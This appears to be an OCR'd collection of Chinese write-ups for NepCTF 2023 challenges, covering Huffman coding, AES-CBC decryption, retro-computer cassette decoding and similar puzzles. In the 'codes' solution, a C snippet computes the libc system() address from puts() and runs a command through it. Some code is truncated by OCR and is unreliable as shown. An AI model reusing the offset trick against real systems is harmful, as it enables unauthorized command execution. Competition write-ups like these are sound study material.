To make a B, you dump the glyph from slot 1 and move the rest of the glyphs in between up in order of the slots. Then you add the next glyph from the sequence to slot 6.

Or just start filling up the slots starting with the glyph with the desired letter.

小叮弹钢琴

送分题，解法N种，预期是用synthesia打开，这样看着会舒服点，后面就是一个xor，用cyberchef就行。

codes

送分题，解法N种，可以拼接，可以用main第三参数，可以用pwn打法，也可以硬爆破栈，随便。

```c
#include <stdio.h>

int main() {
    printf("%p", &puts);
    long long int addr = (long long int)(&puts) - 0x084420 + 0x052290;

    void (*func_ptr)(const char *) = (void (*)(const char *))addr;
    char cmd[]={0x65,0x6e,0x76};
    func_ptr(cmd);

    return 0;
}
```

与AI共舞的哈夫曼

送分题，只是为了让选手与时俱进，试着接受AI，使用AI

```python
import heapq
import os

class HuffmanNode:
    def __init__(self, char, freq):
        self.char = char
        self.freq = freq
        self.left = None
        self.right = None

    def __lt__(self, other):
        return self.freq < other.freq

def build_huffman_tree(frequencies):
    heap = [HuffmanNode(char, freq) for char, freq in frequencies.items()]
    heapq.heapify(heap)

    while len(heap) > 1:
```

```
        left = heapq.heappop(heap)
        right = heapq.heappop(heap)
        merged = HuffmanNode(None, left.freq + right.freq)
        merged.left = left
        merged.right = right
        heapq.heappush(heap, merged)

    return heap[0]

def build_huffman_codes(node, current_code, huffman_codes):
    if node is None:
        return

    if node.char is not None:
        huffman_codes[node.char] = current_code
        return

    build_huffman_codes(node.left, current_code + '0', huffman_codes)
    build_huffman_codes(node.right, current_code + '1', huffman_codes)

def compress(input_file, output_file):
    with open(input_file, 'rb') as f:
        data = f.read()

    frequencies = {}
    for byte in data:
        if byte not in frequencies:
            frequencies[byte] = 0
        frequencies[byte] += 1

    root = build_huffman_tree(frequencies)
    huffman_codes = {}
    build_huffman_codes(root, '', huffman_codes)

    compressed_data = ''
    for byte in data:
        compressed_data += huffman_codes[byte]

    padding = 8 - len(compressed_data) % 8
    compressed_data += '0' * padding

    with open(output_file, 'wb') as f:
        # Write frequency information
        f.write(bytes([len(frequencies)]))
        for byte, freq in frequencies.items():
            f.write(bytes([byte, (freq >> 24) & 0xFF, (freq >> 16) & 0xFF, (freq
```

```
        # Write compressed data
        for i in range(0, len(compressed_data), 8):
            byte = compressed_data[i:i+8]
            f.write(bytes([int(byte, 2)]))

def decompress(input_file, output_file):
    with open(input_file, 'rb') as f:
        freq_data = f.read(1)
        frequencies = {}
        num_freqs = ord(freq_data)
        for _ in range(num_freqs):
            byte, freq_bytes = f.read(1)[0], f.read(4)
            freq = (freq_bytes[0] << 24) | (freq_bytes[1] << 16) | (freq_bytes[2
            frequencies[byte] = freq

        compressed_data = f.read()

    root = build_huffman_tree(frequencies)
    current_node = root

    bits = ''.join(format(byte, '08b') for byte in compressed_data)
    padding = int(bits[-8:], 2)
    bits = bits[:-8-padding]

    with open(output_file, 'wb') as f:
        for bit in bits:
            if bit == '0':
                current_node = current_node.left
            else:
                current_node = current_node.right

            if current_node.char is not None:
                f.write(bytes([current_node.char]))
                current_node = root

if name == "__main__":
    input_file = 'input.txt'
    compressed_file = 'compressed.bin'
    decompressed_file = 'decompressed.txt'

    # 压缩文件
    compress(input_file, compressed_file)

    # 解压缩文件
    decompress(compressed_file, decompressed_file)
```

你也喜欢三月七么

一、构建flag:

m = NepCTF{HRP_aIways_likes_March_7th}

二、处理flag

制作图片密文

上传图床

https://img1.imgtp.com/2023/07/24/yOkXWSJT.png =》 to base64 =》to hex =》AES-CBC

三、AES-encrypt

```python
# -*-coding:UTF-8 -*-
from Crypto.Cipher import AES
from Crypto.Random import *
import hashlib
from gmpy2 import *
from Crypto.Util.number import *

def generate_key_iv(salt):
    combined_salt = salt.encode('utf-8')
    key = hashlib.sha256(combined_salt).digest()[:16]  # 使用SHA-256散列函数生成16字节（128位）密钥
    iv = get_random_bytes(16)  # 生成一个16字节（64位）的随机初始化向量
    return key, iv

def encrypt_AES_CBC(data, key, iv):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    ciphertext = cipher.encrypt(data)
    return ciphertext

def decrypt_AES_CBC(ciphertext, key, iv):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext)
    return plaintext


salt = 'NepCTF2023'
data = b'6148523063484d364c793970625763784c6d6c745a3352774c6d4e76625338794d44497a4c7a41334c7a49304c336c506131685855307055 4c6e42755a773d3d'
print("salt_lenth=",len(salt))
key, iv = generate_key_iv(salt)
print(key.hex())
print("key_lenth=", len(key))
```

```
print("iv=", iv.hex())
ciphertext = encrypt_AES_CBC(data, key, iv)
print("ciphertext=", ciphertext.hex())

#salt_lenth= 10
#key_lenth= 16
#iv= 88219bdee9c396eca3c637c0ea436058 #原始iv转hex的值
#ciphertext=
b700ae6d0cc979a4401f3dd440bf9703b292b57b6a16b79ade01af58025707fbc29941105d7f50f
2657cf7eac735a800ecccdfd42bf6c6ce3b00c8734bf500c819e99e074f481dbece626ccc2f6e05
62a81fe84e5dd9750f5a0bb7c20460577547d3255ba636402d6db8777e0c5a429d07a821bf7f9e0
186e591dfcfb3bfedfc
```

解题：

题目名称：你也喜欢三月七么

题目描述：

~~精灵古怪的少女，热衷于这个年纪的女孩子应当「热衷」的所有事。~~
~~随身不离照相机，坚信只要自己跟着列车，终有一天能拍下与过去有关的照片。~~
~~被列车发现时，她正被封在一块漂流的恒冰中。~~
~~少女苏醒后，却发现自己对身世与过往都一无所知。短暂的消沉之后，她决定以重获新生的日期为自己命名。~~
~~这一天，三月七「诞生」了~~

Nepnep星球如约举办CTF大赛，消息传播至各大星球，开拓者一行人应邀而来

——

三月七：耶，终于来到Nepnep星球啦，让我看看正在火热进行的Hacker夺旗大赛群聊。啊！开拓者，这群名看起来怪怪的诶。（伸出脑袋，凑近群名，轻轻的闻了一下）哇，好咸诶，开拓者你快来看看！

开拓者（U_id）：(端着下巴，磨蹭了一下，眼神若有所思）这好像需要经过啥256处理一下才能得到我们需要的关键。

三月七：那我们快想想怎么解开这个谜题！


flag格式:NepCTF{+m+}

一、AES-decrypt

```
# -*-coding:UTF-8 -*-
from Crypto.Cipher import AES
from Crypto.Random import *
import hashlib
from gmpy2 import *
from Crypto.Util.number import *
```


```
7
8  salt_lenth= 10
9  key_lenth= 32
10 iv = '57315032b5dfb72279315e8a8722311b'
11 ciphertext =
'c82c5d0735194680155282471ca9ae7a7f51e9743a3a1c2df4aaafe2775bd511759fa5c6ca5aa7
0adc0acbb744734dcc962ad81476d7630b5730486278f187f846b561dc6bed7ec8b443a6b1fff1a
d0cd177a762291bee7b58e76f36676770c6e4c327cf581710141e3bc9e60f97f0307c39dd3e895c
3dfb3a620231b608bf14'
12 key = hashlib.sha256(b'NepCTF2023').digest()[:16]
13 c = AES.new(key, AES.MODE_CBC, long_to_bytes(int(iv, 16)))
14 print(c.decrypt(long_to_bytes(int(ciphertext, 16))))
15
#b'6148523063484d364c793970625763784c6d6c745a3352774c6d4e76625338794d44497a4c7a
41334c7a49304c336c506131685855307054c6e42755a773d3d'
```

二、CyberChef还原图床链接



百度查找码表：https://mbd.baidu.com/newspage/data/landingsuper?urlext=%7B%22cuid%22%3A%22_a2w80iKvilcaS8alP2OiY8NviYHOH8PguvEf0uR2ilTivuoluvOf080WO0Tt3usEh0mA%22%7D&isBdboxFrom=1&pageType=1&sid_for_share=1124859_4&context=%7B%22nid%22%3A%22news_9970457846947827446%22,%22sourceFrom%22%3A%22search%22%7D

星穹铁道文（贝洛伯格）
Star Rail Script (Belobog)



左侧的为大写字母，右侧的为小写字母。

三、单表替换

flag：NepCTF{HRP_aIways_likes_March_7th}

Ez BASIC II

根据题目描述可知使用的计算机是 TRS-80，使用对应的模拟机载入音频中存储的 BASIC 程序。可以采用如下网站。

> https://www.my-trs-80.com/cassette/

将其中的 10 段代码改掉然后运行即可得到 flag。

> 附件：附件生成脚本

genAlphabet.py

files.zip
15.73MB

lic

使用的计算机是小神通LIC-3001，其中磁带中存储的是字库程序。配合如下开源项目分析字库中存储的字型即可得到 flag。

> https://github.com/WellsWang/licziku/blob/main/decode.py

将所得的中间产物使用如下脚本分析。

```
1 import binascii
2 import os
```

```python
from PIL import Image

data = open("./rrr_data_raw_1.bin", "rb").read()

for x in range(0, len(data), 40):
    now = data[x:x+40]
    if b"\xff\xff" in now:
        break
    char = now[6:6+32]

    for x in range(0, 32, 2):
        print(str(bin(char[x]))[2:].rjust(8, "0"), end="")
        print(str(bin(char[x+1]))[2:].rjust(8, "0"))

    # for byte in char:
    #     print(str(bin(byte))[2:].rjust(8, "0"))

```

附件：附件生成脚本

genAlphabet.py

files.zip
292.28KB

ConnectedFive

很久之前出的娱乐题，放上来的

预期解：手打通关（娱乐一下，送分题）

关于程序会卡：有AI在算棋，（除非是那种必须堵住，或者连成4，5就能赢的情况，AI直接算出）

（保持传统，每次比赛都要有题目用来娱乐（~~KoH~~））